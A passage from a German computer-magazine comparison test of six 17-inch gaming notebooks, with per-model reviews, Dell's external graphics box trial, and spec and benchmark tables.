Zusätzlich hat AMD sich selbst ins Abseits gestellt, was die Versorgung von Gaming-Notebooks mit frischen Treibern anbelangt. In der Vergangenheit wurden bekannte Bugs lange Zeit nicht behoben, die Treiber erschienen ohne erkennbare Regelmäßigkeit und häufig in mehreren parallelen Beta-Pfaden, sodass selbst Fachleuten unklar war, welches nun der aktuelle Treiber sein mochte. Finale Treiber mit WHQL-Zertifikat gab es monatelang nicht. Auch ließen sich die Notebook-Referenztreiber nur dann installieren, wenn das Gerät ohne Intel-Hybrid-Grafik auskam – was selten der Fall ist. Nvidia veröffentlicht seine Referenztreiber für Notebooks hingegen zeitgleich mit den Desktop-Treibern, beim Erscheinen eines neuen Blockbuster-Spiels gibt es in der Regel bereits WHQL-zertifizierte Final-Treiber und Hybrid-Grafik mit Intel ist kein Problem – so soll es sein.

Bei den CPUs sieht es ähnlich aus, denn AMDs schnellste Vierkern-Prozessoren liefern nicht mehr Leistung als Intels i3- und i5-Doppelkerne. Diese arg niedrige Performance bremst einige aktuelle Spieletitel aus – und das, obwohl sonst eher die GPU den Flaschenhals bei hohen Detaileinstellungen und Auflösungen darstellt.

Falls es trotzdem unbedingt ein Gaming-Notebook mit AMD sein soll: MSI verkauft das GX70, das wir im Herbst 2013 getestet haben [5], weiterhin mit unveränderter Hardware-Ausstattung, also dem A10-5750M (Richland-Innenleben) und R9 M290X. Lange angekündigte Ausstattungsvarianten mit der Nachfolge-CPU FX-7600P (Kaveri-Generation) waren bei Redaktionsschluss nicht lieferbar. Andere Notebooks mit FX-7600P sind uns nicht bekannt – und auch keine Geräte mit langsameren A10- oder A8-Kaveris plus schneller Zusatz-GPU.

© Copyright by Heise Medien

ternen Monitor dargestellt werden. Spätestens mit Letzterem fällt der Mobilitätsvorteil gegenüber einem Desktop-PC weg, auch rauscht der ungeregelte Lüfter im Grafikverstärker durchgängig nervig laut. Mit rund 10 000 Punkten im 3DMark Fire Strike erreichte die GTX 980 nicht ganz die 3D-Performance wie in Desktop-PCs, was wohl der Anbindung geschuldet ist: Über das Spezialkabel laufen nur vier PCIe-3.0-Lanes statt der üblichen sechzehn. Trotzdem erhält man rund 20 Prozent Mehrleistung gegenüber der im Gerät eingebauten GTX 980M.

Versuche mit einer Radeon R9 290X schlugen fehl: Mit dieser Grafikkarte in der Zusatzbox bootete das Notebook nicht. Weiteres Rumprobieren mussten wir nach mehrmaligem Wechsel zwischen Nvidia und AMD abbrechen, weil irgendwann selbst die zuvor funktionierende Nvidia-Karte nicht mehr erkannt wurde. Dell konnte sich das Verhalten nicht erklären und bestätigte, dass die AMD-Karte für das System zertifiziert sei und funktionieren müsste. Man schickte uns eine Ersatzbox samt eingebauter R9 290X, doch auch diese wurde nicht erkannt. Offensichtlich hatte das Notebook einen Defekt erlitten, wenngleich es ohne Zusatzbox weiterhin einwandfrei funktionierte.

Prozessoren

Die Vierkern-Prozessoren der Testkandidaten stammen aus der vierten Core-i-Generation (Haswell). Diese ist bei potenten Notebooks weiterhin aktuell, denn in der vor drei Monaten enthüllten fünften Generation (Broadwell) gibt es bislang nur Stromspar-Doppelkerne für besonders flache Notebooks [2].

Um die Notebooks dünner zu bekommen, löten Asus, Dell, MSI und Schenker (XMG P705) die Prozessoren auf die Mainboards. Die beiden anderen Geräte verwenden gesockelte Prozessoren. Während Medion wie früher üblich eine Notebook-CPU verwendet, schert Schenker bei XMG U705 aus diesem Raster aus: Darin kommt der Core i7-4790S zum Einsatz, ein Desktop-Prozessor im LGA1150-Sockel, der statt 47 Watt bis zu 65 Watt verbrät. Er kann deshalb länger in hohen Turbostufen verweilen und bietet zudem eine höhere garantierte Taktfrequenz, was ihm den Spitzenplatz in unseren CPU-Benchmarks sichert. Echte Notebook-Prozessoren wie der Core i7-4980HQ sind allerdings kaum langsamer, und selbst der schwächste Prozessor im Testfeld hat ausreichend Wumms.

Anders als erwartet macht der Desktop-Prozessor nicht mit einem überlauten Lüfter auf sich aufmerksam – MSIs GT72 wird unter Last fast doppelt so laut. Aufs Stromsparen ist das XMG U705 aber nicht optimiert; nach bestenfalls zweieinhalb Stunden ist der Akku leer. Alle anderen schaffen mindestens dreieinhalb Stunden. Das Alienware 17 zeigt, dass sich hohe Performance und lange Laufzeit nicht ausschließen: Bis zu neuneinhalb Stunden ist ob der potenten Hardware ein hervorragender Wert. Das nächstbeste Notebook hält vier Stunden weniger durch.

Ausstattung

Alle sechs Kandidaten haben matte, helle Full-HD-Bildschirme mit geringen Blickwinkelabhängigkeiten, bei Asus flirren allerdings Farbverläufe. Höhere Auflösungen gibt es auch gegen Aufpreis nicht. Die drei Notebooks von Dell und Schenker sind merklich flacher als die Geräte von Asus, Medion und MSI, weil sie keine optischen Laufwerke enthalten. Das ist in der Praxis keine Einschränkung, weil Kopierschutzverfahren, bei denen zum Spielstart eine Scheibe im Laufwerk liegen muss, mittlerweile ausgedient haben. Der Kopierschutz wird stattdessen über Online-Dienste wie Steam, Origin oder UPlay realisiert, über die auch alle benötigten Dateien per Download auf den Rechner kommen.

Die Schnittstellenbestückung ist bei allen Kandidaten reichhaltig: Vier bis sechs USB-Ports, LAN-Buchse und flottes 11ac-WLAN sind Standard, bei den beiden Schenker-Geräten ist zudem das selten gewordene eSATA an Bord. Externe Monitore werden per HDMI oder DisplayPort angeschlossen. MSI und die beiden Schenker-Modelle haben sogar zwei DisplayPorts – damit gehen also zwei 4K-Monitore mit 60 Hz. 4K-Auflösung bei 60 Hz über HDMI funktionierte nur bei Asus, Medion und Schenkers XMG U705.

Alle Probanden außer Alienware geben Surround-Sound wahlweise analog über drei bis vier Klinkenbuchsen aus. Die Lautsprecher des Schenker XMG P705 klingen blechern, die der anderen Probanden tönen ordentlich. Alle sind laut genug, um ein Zimmer zu beschallen.

Asus zeigt, dass Notebooks mit leistungsstarken Komponenten keine Krawallmacher sein müssen: Das G751JT bleibt unter Last leiser als so manches Ultrabook.

Asus G751JT

Asus hat das G751JT in ein stark keilförmiges Gehäuse gesteckt. Am hinteren Ende dominieren riesige Lüfterauslässe, was keinesfalls nur Proll-Optik darstellt – im Gegenteil: Die Lüfter erreichen unter Rechenlast höchstens 1 Sone. Das ist nicht nur Bestwert im Testfeld: Viele Notebooks mit deutlich schwächerer Hardware werden merklich lauter.

Weil die Display-Scharniere nicht wie üblich ganz hinten angeschlagen sind, sondern ein paar Zentimeter nach vorne gerückt wurden, begrenzt das ausladende Hinterteil den Aufklappwinkel des Deckels: Nicht nur Sitzriesen würden ihn gerne weiter nach hinten klappen, um optimal auf den Bildschirm gucken zu können. Das Display läuft mit 75 Hz statt der sonst üblichen 60 Hz; schnelle Kameraschwenks wirken dadurch flüssiger. Bei ruhigeren Bildinhalten, etwa im Internet-Browser, nervt allerdings ein Flirren in Farbverläufen und -flächen, weil viele Farbtöne abseits der drei Grundfarben durch zeitliches Dithering erzeugt werden.

Am vorderen Gehäuseende ist das G751JT angenehm niedrig, was einer entspannten Handhaltung beim Tippen entgegenkommt. Die Tastatur überzeugt mit einem gelungenen Layout inklusive gut abgesetztem und großem Cursorblock. Die Beschriftung in Rot auf grauem Grund

Dells Alienware 17 R2 lässt sich über eine optionale Zusatzbox namens Grafikverstärker mit Desktop-Grafikkarten ausstatten, die eine höhere Performance bieten. So einfach ließ sich noch kein Notebook mit schnelleren GPUs aufrüsten.

© Copyright by Heise Medien

Das Alienware 17 R2 schafft trotz potenter Hardware über neun Stunden Laufzeit. Über eine externe Zusatzbox kann man leistungsstärkere Desktop-Grafikkarten nachrüsten.

lässt sich nur schwer entziffern – da hilft tagsüber auch die rote Tastaturbeleuchtung wenig.

Von den fünf Zusatztasten zwischen Tastatur und Bildschirm lassen sich drei mit eigenen Makros belegen. Die zwei anderen haben vorgegebene Funktionen: Eine startet den Steam-Client, mit der anderen lassen sich per Nvidia ShadowPlay im Hintergrund aufgenommene Spielsequenzen auf Knopfdruck dauerhaft sichern.

Das G751JT ist eines der wenigen Notebooks abseits der Apple-Welt mit Thunderbolt-Schnittstelle. Windows unterstützt die Schnittstelle allerdings nach wie vor eher stiefmütterlich; viele Geräte werden erst nach einem Neustart erkannt und nicht etwa komfortabel im Betrieb. Wie schon beim Vorgänger G750JW ist die Thunderbolt-Beschriftung nicht ins Gehäuse geprägt, sondern wurde nachträglich per Aufkleber hinzugefügt – Wertigkeit sieht anders aus.

Asus verkauft das G751JT in einem Dutzend Ausstattungsvarianten zwischen 1500 und 1800 Euro, die sich durchgängig in nur wenigen Details wie den Kapazitäten von SSD, Festplatte und Arbeitsspeicher unterscheiden. Manchen fehlt eine Windows-Lizenz. Mit GTX 980M statt 970M heißt das Notebook G751JY und kostet zwischen 1800 und 2200 Euro – wiederum bei vielen Varianten mit geringen Unterschieden.

Dell Alienware 17 R2

Dell beweist, dass man auch mit potenter Hardware ein Notebook mit langer Laufzeit bauen

Anzeige

© Copyright by Heise Medien

Abseits von günstigen Aldi-Geräten kann Medion auch Gaming – zum entsprechenden Preis: Das Erazer X7833 kostet 1700 Euro.

MSI legt dem GT72 Dominator Pro in teureren Konfigurationen viel Zubehör mit in den Karton und packt gleich vier SSDs in einen rasanten RAID-0-Verbund.

kann: Bei geringer Systemlast hält das Alienware 17 neuneinhalb Stunden durch. Das liegt auf einem Niveau mit den viel leistungsschwächeren Ultrabooks, wenngleich man sich hier wegen 17-Zoll-Abmessungen und 3,7 Kilo Gewicht ungleich mehr abschleppt. Dank des geringen Energiebedarfs bleibt der Lüfter bei geringer Systemlast flüsterleise. Sind CPU und GPU durchgängig ausgelastet, so wird das Notebook mit knapp 4 Sone sehr laut; in Spielen bleibt es üblicherweise aber deutlich leiser. Ein leerer Akku ist nach wenig mehr als einer Stunde wieder voll – so schnell lädt kaum ein anderes Notebook.

Hat es Alienware früher mit unzähligen optischen Anspielungen rund um das Thema Außerirdische mitunter etwas übertrieben, so hat man das Design mittlerweile auf ein Maß zurückgeschraubt, das im Alltag weitaus weniger Aufsehen erregt – gewissermaßen futuristisches Understatement mit angenehm gummierten Oberflächen. Dennoch gibt es weiterhin einige Zierelemente, etwa den markentypischen Alien-Kopf als Einschalter. Wie bei neun anderen Elementen, darunter LED-Streifen an der Deckelaußenseite und in der Front, lässt sich frei wählen, in welchen Farben er leuchten soll.

Ungewöhnlich: Die komplette Sensorfläche des Touchpad ist ebenfalls beleuchtet. Die Tastatur mit ordentlichem Anschlag, gutem Tippgefühl und gelungenem Layout ist sogar in vier getrennte Beleuchtungszonen unterteilt. Zusätzlich gibt es am linken Rand eine Sondertastenspalte, in der sich fünf Tasten mit jeweils bis zu drei individuellen Shortcuts belegen lassen. Eine sechste Taste schaltet zwischen den Profilen um; jedem Profil kann eine andere Farbe zugeordnet werden. Über dem Ziffernblock sitzen vier weitere, konfigurierbare Sondertasten. Der HDMI-Eingang, der ein Alleinstellungsmerkmal früherer Alienware-17-Generationen war, wurde beim jetzigen Modell gestrichen.

Bei Redaktionsschluss kostete die Testkonfiguration des Alienware 17 in Dells Webshop rund 2340 Euro inklusive Versand und im freien Handel 2400 Euro. Die Preise beginnen bei 1600 Euro mit GeForce GTX 970M und gehen bis rund 2800 Euro (mehr SSD- und Arbeitsspeicher als im Testgerät). Optional gibt es für alle Modelle einen Full-HD-Touchscreen (plus 200 Euro) und bis zu vier Jahre Vor-Ort-Service (380 Euro Aufpreis). Die externe Grafik-Zusatzbox kostet bei Dell 250 Euro plus Versand, im freien Handel findet man sie hingegen schon für rund 200 Euro. Auch Desktop-Grafikkarten, mit denen sie bestückt werden kann, sind dort günstiger als bei Dell direkt.

Medion Erazer X7833

Wer bei Medion zunächst an günstige Aldi-Notebooks denkt, wird beim Preis des Erazer X7833 schlucken: Es kostet 1700 Euro – 100 Euro mehr als das Asus-Notebook mit denselben technischen Eckdaten und damit derselben Performance. Selbst bei anhaltender Rechenlast rauschen die Lüfter mit erträglichen 1,6 Sone – andere Probanden werden mehr als doppelt so laut. Die Laufzeit ist mit über fünf Stunden die zweilängste im Testfeld, einzig das Alienware 17 schafft noch mehr.

Als Basis für das X7833 dient der ältere Notebook-Barebone GT70, den der Hersteller MSI mittlerweile nicht mehr unter eigenem Namen verkauft – dort ist das GT72 aktuell (siehe unten). Das Alter merkt man im Vergleich zu den anderen Probanden an Details. So ist das X7833 nicht nur das dickste Gerät im Test, sondern auch das einzige, das außer drei USB-3.0-Buchsen noch zwei USB-2.0-Ports hat. Bei den Konkurrenten liegt an jeder USB-Buchse USB 3.0 an. Alle wichtigen Schnittstellen inklusive DisplayPort und HDMI sind aber auch hier an Bord.

Am Tippgefühl gibt es nichts auszusetzen, wohl aber am Tastatur-Layout. Wie bei MSI üblich ist die Enter-Taste nur einzeilig, Sondertasten findet man nicht an ihren angestammten Plätzen. Wer das Standard-Layout von Desktop-Tastaturen gewöhnt ist, muss sich hier umgewöhnen. Schade, denn an anderen Stellen konnte Medion eigene Vorgaben einbringen – etwa beim Medion-typisch dreieckigen Einschaltknopf oder der Deckelaußenseite aus gebürstetem Metall mit blau beleuchtetem Erazer-Logo. Bei unserem Testgerät knarzte der Deckel hörbar, wenn man den Aufklappwinkel veränderte.

Im Unterschied zu Aldi-Notebooks ist die Windows-Vorinstallation frei von unnützen Software-Beigaben. Die einzige Werbung für andere Medion-Produkte findet man in Form eines auf dem Desktop platzierten Links zum LifeStore – was wiederum arg kurios anmutet: Die-

Gaming-Notebooks – Messergebnisse

Modell	Gewicht [kg] ◀ besser	Laufzeit (Last / idle) [h] besser ▶	CPU-Leistung[1] besser ▶	3D-Leistung[2] besser ▶
Asus G751JT	4,16	1,5/4,6	648	6722
Dell Alienware 17 R2	3,67	1,5/9,5	679	8480
Medion Erazer X7833	3,93	1,9/5,3	661	6441
MSI GT72 Dominator Pro	3,73	1,5/4,2	668	8296
Schenker XMG P705	3,33	1/3,5	679	4858
Schenker XMG U705	3,94	1,3/2,6	727	8466

[1] CineBench R15 (n CPU, 64 Bit) [2] 3DMark (Fire Strike)

© Copyright by Heise Medien

Schenkers XMG P705 hat mit Nvidia GeForce GTX 965M zwar den schwächsten Grafikchip im Testfeld, aber nicht den niedrigsten Preis.

Der Desktop-Prozessor im Schenker XMG U705 liefert eine hohe Performance, ohne dass die Lüfter übermäßig laut werden. Lange Laufzeiten darf man aber nicht erwarten.

ser Medion-eigene App-Store ist seit 2011 angekündigt, aber bis heute nicht verfügbar.

Alternativ zur hier getesteten Konfiguration gibt es das Erazer X7833 auch für 200 Euro weniger. Dort ist ein Bildschirm mit geringerer Auflösung eingebaut; matt ist er auch dort. In Medions hauseigenem Webshop findet man zudem noch das 1500-Euro-Schwestermodell X7829 mit schwächerer GTX-870M-GPU oder den großen 2000-Euro-Bruder X7835 mit GTX 980M. Auch diese beiden basieren auf dem GT70-Barebone.

MSI GT72 Dominator Pro

3000 Euro sind eine Stange Geld, doch dafür zeigt MSI, wie stark man ein Gaming-Notebook aufbretzeln kann – abgesehen von der GeForce GTX 980M nämlich mit kaum ausreizbaren 32 GByte Arbeitsspeicher, gleich vier SSDs im rasend schnellen RAID-0-Verbund und zusätzlich einer 1-TByte-Platte als Datengrab. Darüber hinaus liegt noch einiges Zubehör als Rundum-sorglos-Paket mit im Karton, etwa ein Rucksack, eine Gaming-Maus samt Mauspad und ein Headset.

Die getestete Ausstattungsvariante ist allerdings nicht das Ende der Fahnenstange, denn es gibt noch eine 4300-Euro-Variante mit gleicher GPU, schnellerem Vierkern-Prozessor und 1 TByte SSD-Speicherplatz plus gleichgroßer Festplatte. Die Preise beginnen bei vergleichsweise moderaten 1500 Euro mit GTX 970M, dann fehlen aber sowohl SSD als auch Windows-Lizenz. Rucksack & Co. gibt es dort nicht.

Die Tastatur schmückt sich mit SteelSeries-Logo, das Tippgefühl unterscheidet sich aber nicht von anderen Notebook-Tastaturen – abgesehen vom Sonderfall MSI GT80 mit mechanischen Schaltern [3]. Wie bei allen MSI-Notebooks weicht das Layout bei den Sonderzeichen stark vom deutschen Standard ab, was eine Eingewöhnungsphase erfordert. Die Tastaturbeleuchtung ist in mehrere Zonen eingeteilt und lässt sich mit beliebigen Farben belegen; wahlweise sind auch Pulsieren oder durchlaufende Farbwechsel möglich.

Zusatztasten links der Tastatur schalten zwischen Beleuchtungsprofilen um, starten den Media Player oder deaktivieren die Nvidia-GPU. Letzteres erfordert einen Neustart und ist damit unpraktischer als die Hybrid-Automatik Optimus, die manch anderer Kandidat im Testfeld bietet. Mit abgeschaltetem Nvidia-Chip sind bis zu fünfeinhalb Stunden Laufzeit möglich statt sonst knapp über vier Stunden. Bei anhaltender Rechenlast werden die Lüfter über 4 Sone laut – Negativrekord im Testfeld.

So viele USB-Buchsen wie am GT72, nämlich gleich sechs, haben wir schon lange nicht mehr an einem Notebook gesehen. Externe Monitore finden über zwei Mini-DisplayPorts Anschluss, zusätzlich steht HDMI bereit.

Schenker XMG P705

Schenker stellt mit dem XMG P705 das dünnste und flachste Notebook im Testfeld – das freut einen beim Tragen und Verstauen. Wegen bestenfalls dreieinhalb Stunden Laufzeit aufgrund der vergleichsweise geringen Akkukapazität muss das Netzteil aber immer mit in den Rucksack. Das flache Gehäuse fordert zudem Tribut: Bei geringer Systemlast rauscht der Lüfter leise, aber hörbar; unter Last wird er ziemlich laut.

Deckelaußenseite und Handballenablage bestehen aus gebürstetem Metall. Dadurch geht das XMG P705 optisch als dezentes Arbeitstier durch, denn abgesehen von roten Pfeilen auf den WASD-Tasten gibt es keine Gaming-Anspielungen im Design. Die weiß beleuchtete Tastatur hat einen eher weichen Anschlag.

In unserem P705 arbeitet die schwächste GPU des Testfelds, trotzdem hat die GeForce GTX 965M für Full-HD-Auflösung ausreichend Reserven. Wer mehr 3D-Power möchte, bekommt das Notebook wahlweise mit GTX 970M oder GTX 980M. Generell räumt Schenker seinen Kunden ein großes Mitspracherecht bei der Systemzusammenstellung ein: Man kann etwa bis zu vier SSDs (2 × M.2, 2 × 2,5") einbauen lassen. Diese Variabilität hat allerdings ihren Preis: Unsere keinesfalls extravagante Ausstattung mit GTX 965M, 8 GByte Hauptspeicher, PCI-Express-SSD und 1-TByte-Platte schlägt bereits mit über 1800 Euro zu Buche. Damit liegt das Notebook 200 Euro über dem Asus-Konkurrenten, welcher mehr SSD- und Arbeitsspeicher sowie die schnellere GTX 970M auffahren kann.

Zwei Mini-DisplayPorts steuern externe Monitore mit jeweils bis zu 4K-Auflösung an, zusätzlich gibt es auch HDMI. Wie beim großen Bruder XMG U705 klebt ein SoundBlaster-XFi-3-Logo auf der Handballenablage, dennoch steckt kein Creative-Audioprozessor im Gerät: Es handelt sich um einen klassischen Realtek-HDA-Codec mit zusätzlicher Equalizer-Software.

Schenker XMG U705

Wer beim XMG U705 voreilig einen lauten und unhandlichen Klotz erwartet, weil darin ein Desktop-Prozessor zum Einsatz kommt, muss umdenken: Es gehört zu den flacheren und leiseren Geräten im Testfeld. Einzig bei der Akkulaufzeit muss man hier deutliche Abstriche machen: Trotz hoher Akkukapazität ist nach mageren zweieinhalb Stunden Schluss. Zudem sollte man das Netzteil nicht abziehen, wenn CPU und GPU zu tun haben – dann geht das Gerät nämlich einfach aus.

Bei der CPU-Performance des Testfelds setzt sich die getestete Konfiguration mit dem Core i7-4970S (65 Watt TDP, Turbo bis 4 GHz) an die Spitze, doch allzu groß fällt der Abstand zu Platz 2 nicht aus – und auch in Spielen

© Copyright by Heise Medien

kann sich das U705 kein Performance-Plus gegenüber anderen GTX-980M-Notebooks erspielen. Schenker bietet wahlweise noch schnellere CPUs wie den Core i7-4970K (84 Watt TDP, Turbo bis 4,4 GHz) an, schreibt aber in seinem Online-Shop dazu, dass diese bei anhaltender Last zu heiß werden können und sich dann selbstständig heruntertakten. Auf unsere Nachfrage, warum diese CPUs dann überhaupt im Angebot sind, hieß es resigniert: „weil die Kunden trotzdem danach fragen und sie haben wollen."

Zu den sinnvolleren Optionen gehört eine M.2-SSD mit PCI-Express-Anbindung, die sehr hohe Datentransferraten schafft. Ein zweiter M.2-Schacht nimmt nur SATA-SSDs auf; zwei weitere 2,5-Zoll-Schächte können mit Festplatten oder SSDs bestückt werden. Falls das immer noch nicht reicht, können weitere Platten per USB 3.0

Gaming-Notebooks – Daten und Messwerte

Modell	Asus G751JT	Dell Alienware 17 R2	Medion Erazer X7833
getestete Konfiguration	T7032H	individuell	MD99059
Lieferumfang	Windows 8.1 64 Bit, Netzteil	Windows 8.1 64 Bit, Netzteil	Windows 8.1 64 Bit, Netzteil
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)			
VGA / DVI / HDMI / DisplayPort / Kamera	R / – / R / R (MiniDP) / ✓	– / – / H / H (MiniDP) / ✓	H / – / H / H (MiniDP) / ✓
USB 2.0 / USB 3.0 / LAN	– / 2×L, 2×R / R	– / 2×L, 2×R / R	2×R / 3×L / H
Kartenleser / Strom / Docking-Anschluss	L (SD) / R / –	R (SD) / L / H	L (SD) / H / –
Ausstattung			
Display	17,3 Zoll / 44,1 cm, 1920×1080, 16:9, 127 dpi, 33 … 283 cd/m², matt	17,3 Zoll / 44 cm, 1920×1080, 16:9, 127 dpi, 16 … 304 cd/m², matt	17,3 Zoll / 44 cm, 1920×1080, 16:9, 127 dpi, 16 … 272 cd/m², matt
Prozessor	Intel Core i7-4710HQ (4 Kerne mit HT)	Intel Core i7-4980HQ (4 Kerne mit HT)	Intel Core i7-4710MQ (4 Kerne mit HT)
Prozessor-Cache	4×256 KByte L2-, 6 MByte L3-Cache	4×256 KByte L2-, 6 MByte L3-Cache	4×256 KByte L2-, 6 MByte L3-Cache
Prozessor-Taktrate	2,5 GHz (3,5 GHz bei einem Thread)	2,8 GHz (4 GHz bei einem Thread)	2,5 GHz (3,5 GHz bei einem Thread)
Hauptspeicher	16 GByte PC3-12800	8 GByte PC3-12800	16 GByte PC3-12800
Chipsatz / mit Hybridgrafik / Frontside-Bus	Intel HM87 / – / DMI	Intel HM87 / ✓ / DMI	Intel HM87 / ✓ / DMI
Grafikchip (Speicher)	PEG: Nvidia GeForce GTX 970M (3072 MByte GDDR5)	PEG: Nvidia GeForce GTX 980M (8192 MByte GDDR5)	PEG: Nvidia GeForce GTX 970M (3072 MByte GDDR5)
Sound	HDA: Realtek ALC668	HDA: Creative CA0132	HDA: Realtek ALC892
LAN	PCIe: Realtek (GBit)	PCIe: Killer e2200 (GBit)	PCIe: Killer e2200 (GBit)
WLAN / 5 GHz / alle 5-GHz-Kanäle	PCIe: Intel Dual Band Wireless-AC 7260 (a/b/g/n-300/ac-867) / ✓ / ✓	PCIe: Killer 1525 (a/b/g/n-300/ac-867) / ✓ / ✓	PCIe: Intel Dual Band Wireless-AC 7260 (a/b/g/n-300/ac-867) / ✓ / ✓
Bluetooth / Stack	USB: Intel 4.0+HS / Microsoft	USB: Atheros 4.0 / Microsoft	USB: Intel 4.0+HS / Microsoft
Touchpad (Gesten)	PS/2: ElanTech (max. 2 Finger)	PS/2: ElanTech (max. 4 Finger)	PS/2: ElanTech (max. 3 Finger)
TPM / Fingerabdruckleser	– / –	– / –	– / –
Massenspeicher	SSD: SanDisk X300s (256 GByte) + Festplatte: HGST TravelStar 7K1000 (1000 GByte / 7200 min⁻¹ / 32 MByte)	SSD: LiteOn L8T (256 GByte) + Festplatte: Seagate SpinPoint M8 (1000 GByte / 5400 min⁻¹ / 8 MByte)	SSD: Samsung PM851 (256 GByte) + Festplatte: HGST TravelStar 5K1000 (1000 GByte / 5400 min⁻¹ / 8 MByte)
optisches Laufwerk	Matshita UJ172S (BD-Kombo)	–	TSST SN-506BB (BD-Brenner)
Stromversorgung, Maße, Gewicht			
Akku / wechselbar / Ladestandsanzeige	89 Wh Lithium-Ionen / – / –	94 Wh Lithium-Ionen / – / –	85 Wh Lithium-Ionen / ✓ / –
Netzteil	230 W, 960 g, 16,8 cm×8,4 cm×3,5 cm, Kaltgerätestecker	180 W, 805 g, 15,4 cm×7,5 cm×3 cm, Kleeblattstecker	180 W, 1045 g, 16,8 cm×8,4 cm×4 cm, Kaltgerätestecker
Gewicht	4,16 kg	3,67 kg	3,93 kg
Größe / Dicke mit Füßen	41,5 cm×31,7 cm / 3,4 … 5,4 cm	43 cm×29,1 cm / 3,7 cm	42,4 cm×28,7 cm / 4,2 … 6,1 cm
Tastaturhöhe / Tastenraster	2,2 cm / 19 mm×18,5 mm	2,7 cm / 19 mm×19 mm	2,3 cm / 18,5 mm×18,5 mm
Leistungsaufnahme			
Suspend / ausgeschaltet	0,6 W / 0,4 W	0,9 W / 0,4 W	1 W / 0,3 W
ohne Last (Display aus / 100 cd/m² / max)	20,3 W / 26,2 W / 29,8 W	12,2 W / 15,9 W / 19,4 W	15,9 W / 19,8 W / 22,8 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	88,6 W / 35,6 W / 129,1 W	85,3 W / 29,1 W / 149,8 W	93,6 W / 26,6 W / 120,5 W
max. Leistungsaufnahme / Netzteil-Powerfactor	158,2 W / 0,93	162,1 W / 0,93	165,8 W / 0,95
Laufzeit, Geräusch, Benchmarks			
Laufzeit Idle (100 cd/m²) / WLAN (200 cd/m²)	4,6 h (19,3 W) / 4,2 h (21,4 W)	9,5 h (9,9 W) / 6,3 h (14,9 W)	5,3 h (16,1 W) / 4,8 h (17,7 W)
Laufzeit Video / 3D (max. Helligkeit)	3,2 h (27,9 W) / 1,5 h (61,1 W)	4,2 h (22,6 W) / 1,5 h (62,8 W)	4,2 h (20,5 W) / 1,9 h (45,1 W)
Ladezeit / Laufzeit nach 1h Laden	2 h / 2,3 h	1,1 h / 8,7 h	1,8 h / 3 h
Geräusch ohne / mit Rechenlast	0,2 Sone / 1 Sone	0,1 Sone / 3,9 Sone	0,2 Sone / 1,6 Sone
Massenspeicher lesen / schreiben	378 / 381,9 MByte/s	491,2 / 423,3 MByte/s	526 / 251,1 MByte/s
IOPS (4K) lesen / schreiben	85315 / 59244	87547 / 73731	86853 / 63923
Leserate Speicherkarte (SD / xD / MS)	58,9 / – / – MByte/s	57,9 / – / – MByte/s	58,8 / – / – MByte/s
WLAN 802.11n 5 GHz / 2,4 GHz (20m)	7,9 / 8,5 MByte/s	20,6 / 11,9 MByte/s	16,9 / 9 MByte/s
Qualität Audioausgang / Dynamikumfang	⊕⊕ / –103,7 dB(A)	⊕⊕ / –100,3 dB(A)	⊕ / –96,1 dB(A)
CineBench R11.5 Rendering 32 / 64 Bit (n CPU)	6,46 / 7,05	6,79 / 7,39	6,5 / 7,18
CoreMark Single-/Multi-Core / GLBench	17401 / 92362 / 1785 fps	19627 / 100728 / 712 fps	17462 / 92511 / 381 fps
3DMark (Ice Storm / Cloud Gate / Sky Diver / Fire Strike)	130180 / 20824 / 19494 / 6722	87259 / 22914 / 21396 / 8480	89708 / 20543 / 18854 / 6441
Bewertung			
Laufzeit	⊕	⊕⊕	⊕
Rechenleistung Büro / 3D-Spiele	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕
Display / Geräuschentwicklung	⊖ / ⊕⊕	⊕ / ○	⊕ / ⊕
Preis und Garantie			
Straßenpreis Testkonfiguration	1600 €	2340 €	1700 €
Garantie	2 Jahre	1 Jahr Vor-Ort-Service	2 Jahre

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

© Copyright by Heise Medien

oder eSATA angeschlossen werden. Die Preise beginnen bei 1500 Euro mit GTX 965M und ohne Windows-Lizenz. In unserem Testgerät steckte ein WLAN-Modul, das nur im 2,4-GHz-Band funkt; im Webshop gibt es aber nur noch 11ac- und damit 5-GHz-fähige Adapter.

Die beleuchtete Tastatur bietet ein gutes Tippgefühl mit besserem Druckpunkt als beim P705-Bruder. Rund um den Cursorblock geht es allerdings hier wie dort gedrängt zu. Das große Touchpad erkennt Gesten mit bis zu drei Fingern. Zwischen den Maustasten befindet sich ein Fingerabdruckleser, mit dem man sich per Fingerstreich in Windows einloggen kann.

	MSI GT72 Dominator Pro	Schenker XMG P705	Schenker XMG U705
	001781-SKU19	individuell	individuell
	Windows 8.1 64 Bit, Netzteil, Rucksack, Maus, Mauspad, Tastaturauflage, Headset	Windows 8.1 64 Bit, Netzteil	Windows 8.1 64 Bit, Netzteil
	– / – / H / 2 × H (MiniDP) / ✓	– / – / L / 2 × L (MiniDP) / ✓	– / – / H / 2 × H / ✓
	– / 4 × L, 2 × R / H	– / 1 × L, 2 × R / R	– / 3 × L, 1 × R / L
	L (SD) / H / –	R (SD) / H / –	L (SD) / H / –
	17,3 Zoll / 44 cm, 1920 × 1080, 16:9, 127 dpi, 16 … 306 cd/m², matt	17,3 Zoll / 44 cm, 1920 × 1080, 16:9, 127 dpi, 20 … 260 cd/m², matt	17,3 Zoll / 44 cm, 1920 × 1080, 16:9, 127 dpi, 13 … 255 cd/m², matt
	Intel Core i7-4720HQ (4 Kerne mit HT)	Intel Core i7-4720HQ (4 Kerne mit HT)	Intel Core i7-4790S (4 Kerne mit HT)
	4 × 256 KByte L2-, 6 MByte L3-Cache	4 × 256 KByte L2-, 6 MByte L3-Cache	4 × 256 KByte L2-, 8 MByte L3-Cache
	2,6 GHz (3,6 GHz bei einem Thread)	2,6 GHz (3,6 GHz bei einem Thread)	3,2 GHz (4 GHz bei einem Thread)
	32 GByte PC3-12800	8 GByte PC3-12800	8 GByte PC3-12800
	Intel HM87 / ✓ (manuell) / DMI	Intel HM87 / ✓ / DMI	Intel Z97 / – / DMI
	PEG: Nvidia GeForce GTX 980M (8192 MByte GDDR5)	PEG: Nvidia GeForce GTX 965M (2048 MByte GDDR5)	PEG: Nvidia GeForce GTX 980M (8192 MByte GDDR5)
	HDA: Realtek ALC892	HDA: Realtek ALC892	HDA: Realtek ALC892
